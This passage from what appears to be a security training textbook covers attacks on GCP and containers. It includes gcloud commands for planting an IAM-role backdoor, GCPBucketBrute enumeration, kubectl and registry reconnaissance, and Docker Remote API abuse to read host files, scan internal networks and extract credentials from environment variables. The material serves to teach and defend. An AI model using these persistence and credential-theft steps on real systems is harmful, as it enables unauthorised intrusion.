


Figure 19-133: GCP Privilege Escalation Scanner

Note: Typically, reviewing and managing permissions related to IAM resources is sufficient for carrying out this activity.

Escalating Privileges of Google Storage Buckets using GCPBucketBrute

Similar to Amazon S3, Google Cloud Storage also relies on buckets for storing static files. However, improper permission configurations in bucket policies can expose them to all GCP users or even the public internet. Like AWS S3, Google Storage buckets are vulnerable to privilege escalation attacks caused by misconfigured Access Control Lists (ACLs).

GCPBucketBrute is a script-based tool used by attackers to enumerate Google Storage buckets, assess their access levels, and identify potential privilege escalation opportunities. This tool allows attackers to analyze bucket policies by sending an HTTP request to the **URL:**

https://www.googleapis.com/storage/v1/b/BUCKETNAME/iam. If the bucket policy permits access to "**allUsers**" or "**allAuthenticatedUsers**," a valid response is returned; otherwise, an access denied message is shown.

Additionally, attackers can use the Google Storage "**TestIamPermissions**" API to specify a bucket name and a set of permissions to retrieve its access policies. GCPBucketBrute helps attackers identify their granted permissions on the discovered buckets. If they possess sufficient access, the tool highlights the permissions and notifies whether the bucket is susceptible to privilege escalation. When this vulnerability exists, attackers can elevate their access privileges to administrative levels.




Figure 19-134: GCPBucketBrute

Maintaining Access Creating Backdoors with IAM Roles in GCP

Creating backdoors in Google Cloud Platform (GCP) using IAM roles involves establishing persistent access methods that enable attackers to regain entry, even if their initial access point is identified and removed. Below are the steps attackers might follow to create a hidden backdoor account within the targeted GCP environment while granting themselves sufficient permissions to avoid detection:

- **Creating New IAM Roles:** Attackers generate custom roles with elevated permissions using the following command:

```
gcloud iam roles create <ROLE_NAME> --project=<PROJECT_ID> --file=role-definition.yaml
```

This creates a role with the permissions specified in the role-definition.yaml file.

- **Assigning Roles to Service Accounts:** Attackers attach these roles to service accounts to ensure ongoing access:

```
gcloud projects add-iam-policy-binding <PROJECT_ID> --member=serviceAccount:<SERVICE_ACCOUNT>@<PROJECT_ID>.iam.gserviceaccount.com --role=roles/<ROLE_NAME>
```

This command binds the newly created role to a service account, granting it the required permissions for future use.

By setting up these roles and permissions, attackers can create a persistent backdoor in the GCP environment, ensuring long-term access.

Note: These actions require attackers to have escalated their privileges to an administrative level beforehand.

GCPGoat Vulnerable by Design GCP Infrastructure

GCPGoat is a deliberately vulnerable GCP infrastructure designed to help users test and enhance their attack strategies by exploiting common misconfigurations and vulnerabilities. These include Cross-Site Scripting (XSS), Server-Side Request Forgery (SSRF), insecure storage bucket setups, and IAM privilege escalation. Simulating real-world cloud environments, GCPGoat incorporates the latest OWASP Top 10 web application security risks and highlights typical misconfigurations in services such as IAM, storage buckets, cloud functions, and Compute Engine.

Here are some scenarios where GCPGoat enables attackers to practice and refine their skills:

- **Server-Side Request Forgery (SSRF):** Execute an SSRF attack to retrieve the source code file from a cloud function, dump the database, and take over the admin account of a target blog application.




Figure 19-135: Server-Side Request Forgery using GCPGoat

- **Misconfigured Storage Buckets:** Exploit improperly configured bucket policies to gain administrative access to a storage bucket.

```
divya@LAPTOP-LLJA0R9B:~$ gsutil iam get gs://dev-blogapp-bf38088f43c370c1
{
  "bindings": [
    {
      "members": [
        "allUsers"
      ],
      "role": "projects/gcp-goat-bf38088f43c370c1/roles/development"
    },
    {
      "members": [
        "allUsers"
      ],
      "role": "roles/storage.admin"
    },
    {
      "members": [
        "projectEditor:gcp-goat-bf38088f43c370c1",
        "projectOwner:gcp-goat-bf38088f43c370c1"
      ],
      "role": "roles/storage.legacyBucketOwner"
    },
    {
      "members": [
        "projectViewer:gcp-goat-bf38088f43c370c1"
      ],
      "role": "roles/storage.legacyBucketReader"
    }
  ],
  "etag": "CAM="
}
divya@LAPTOP-LLJA0R9B:~$
```

Figure 19-136: Exploiting Misconfigured Storage Bucket Policies Using GCPGoat

- **Lateral Movement:** Extract credentials for a low-privileged virtual machine instance from a developer bucket, then use those credentials to access higher-privileged Compute Engine instances.




Figure 19-137: Lateral Movement via Compute Instances Using GCPGoat

Container Hacking

Information Gathering using kubectl

Attackers can gather critical information to identify weaknesses in containerized environments. By using kubectl, a command-line tool for interacting with Kubernetes clusters, they can collect details about the cluster and its components, which may aid in further exploitation. Below are some commonly used kubectl commands for information gathering:

- **List all pods in the cluster:**

```
kubectl get pods
```

- **Get detailed information about a specific pod:**

```
kubectl describe pod <pod-name>
```

- **Retrieve logs from a specific pod:**

```
kubectl logs <pod-name>
```

- **List all services running in the cluster:**

```
kubectl get services
```

- **Fetch detailed information about the services:**

```
kubectl describe services
```

- **List all deployments in the cluster:**

```
kubectl get deployment
```

- **Get detailed information about a specific deployment:**

```
kubectl describe deployment <deployment-name>
```

- **List all service accounts in the cluster:**

```
kubectl get serviceaccounts
```

- **Fetch detailed information about service accounts:**

```
kubectl describe serviceaccounts
```

By leveraging these commands, attackers can extract valuable insights about the containerized environment, uncover vulnerabilities, and exploit them effectively.

Enumerating Registries

Enumerating registries is a key step for attackers to gain insights into containerized environments. By analyzing registries, they can identify outdated images or poorly configured containers that may contain known vulnerabilities. This process also allows attackers to extract critical details such as environment variables, network settings, and metadata stored within image layers, which can be exploited for further attacks. Once a registry is discovered, attackers might attempt to download or alter the stored images.

Below are some commonly used commands for registry enumeration:

- **Log in to a registry:**

```
docker login <registry-url>
```

- **List repositories for a specific user or organization:**

```
curl -s https://hub.docker.com/v2/repositories/<username>/
```

- **List images in a specified Docker registry using its API:**

```
curl -u <username>:<password> https://<registry-url>/v2/_catalog
```

- **List tags for an image in a registry:**

```
curl -u <username>:<password> https://<registry-url>/v2/<image-name>/tags/list
```

By using these commands, attackers can gather detailed information about registries, making it easier to identify vulnerabilities, outdated software, or misconfigurations that can be exploited.

Container/Kubernetes Vulnerability Scanning

Container images bundle an operating system, applications, and runtime environments, making them highly reusable. However, they often include open-source frameworks that may have security vulnerabilities. These weaknesses can compromise not only individual containers but also the entire container engine. Attackers use specialized tools like Trivy, Anchore, Clair, Dagda, and Snyk Container to detect vulnerabilities within containerized environments.

Key Tools for Vulnerability Scanning

- **Trivy**

  Trivy is an automated vulnerability scanner for container images. It identifies security issues in OS packages (e.g., Alpine, RHEL, CentOS) and application dependencies (e.g., Bundler, Composer, npm, yarn). Users can specify the target image and scanners to perform thorough analyses:

```
trivy <target> [--scanners <scanner1,scanner2>] <subject>
```

Figure 19-138: Trivy

- **Sysdig**

Sysdig scans Kubernetes environments for vulnerabilities by integrating with CI/CD pipelines, image registries, and Kubernetes admission controllers. It validates container images at the

orchestration level and continuously checks for new vulnerabilities or CVEs by automatically generating an inventory of image content.




Figure 19-139: Sysdig

Additional Kubernetes Vulnerability Scanning Tools

- Kubescape (https://github.com)
- kube-hunter (https://github.com)
- kubeaudit (https://github.com)
- KubiScan (https://github.com)
- Krane (https://github.com)

By leveraging these tools, attackers and security professionals alike can identify vulnerabilities and mitigate risks to secure containerized environments.

Exploiting Docker Remote API

Once attackers gain access to a target Docker host, they exploit the Docker Remote API to execute various malicious activities. These activities may include cryptocurrency mining, launching anonymized attacks, creating botnets for DDoS attacks, hosting phishing services, extracting sensitive data (e.g., credentials), and breaching internal network security.

- **Accessing Files on the Docker Host**

Attackers can manipulate Docker containers to access files stored on the host system:

1. **Pulling an Alpine Linux Image**

```
docker -H <Remote IP:Port> pull alpine
```

2. **Creating a Container from the Image**

docker -H <Remote IP:Port> run -t -d alpine

3. **Retrieving Files with the ls Command**

docker -H <Remote IP:Port> exec modest_goldstine ls

```
# Get an image of Linux alpine
bash-3.2$ docker -H <Remote IP:Port> pull alpine
# Create a container from the image
bash-3.2$ docker -H <Remote IP:Port> run -t -d alpine
# Run 'ls' command inside the container
bash-3.2$ docker -H <Remote IP:Port> exec modest_goldstine ls
bin
dev
etc
home
lib
media
mnt
opt
```

Figure 19-140: Docker Showing the Creation of a Docker Container

Additionally, attackers can mount directories, such as /etc, to access critical files like /etc/hosts. By modifying these files, attackers may introduce malicious entries.




Figure 19-141: Docker Showing the Manipulation of Host Files

- **Inspecting Mounted Volumes**

Attackers exploit external storage mounts (e.g., S3 or NFS) by using the following command:

docker inspect [container name]

If the mounts have write access, attackers can tamper with the stored files.




Figure 19-142: Docker Showing the Results of the Docker Inspect Command

- **Scanning the Internal Network**

By creating a container on the existing Docker network bridge, attackers can access internal systems reachable by the Docker host. They use tools like Nmap to scan internal networks and identify active services:

docker -H <docker host> run --network=host --rm marsmensch/nmap -ox <IP Range>




Figure 19-143: Docker Showing the Nmap Scanning Results

- **Extracting Credentials**

Environment variables in Docker often contain sensitive credentials. Attackers exploit these variables using the docker inspect and env commands to extract the information:

1. **Inspecting Environment Variables**

```
docker -H <docker remote host> inspect [container name]
```

2. **Running the env Command**

```
docker -H <docker remote host> exec -i [container name] env
```




Figure 19-254: Docker Showing the Results of the Docker Inspect Command

